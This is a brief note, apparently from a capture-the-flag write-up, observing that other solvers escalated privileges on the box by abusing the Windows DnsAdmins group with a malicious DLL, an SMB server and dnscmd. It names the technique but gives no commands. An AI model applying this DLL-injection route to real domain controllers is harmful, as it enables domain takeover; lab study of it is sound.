Note: It's seems to be an unexpected side-effect as all other WU I read where exploiting the dns service via `DnsAdmins` group, a DLL, smbserver and dnscmd (see Windows Privilege Escalation: DNSAdmins to Domain Admins - Server Level DLL Injection). So maybe someone did it on the box and didn't reset it.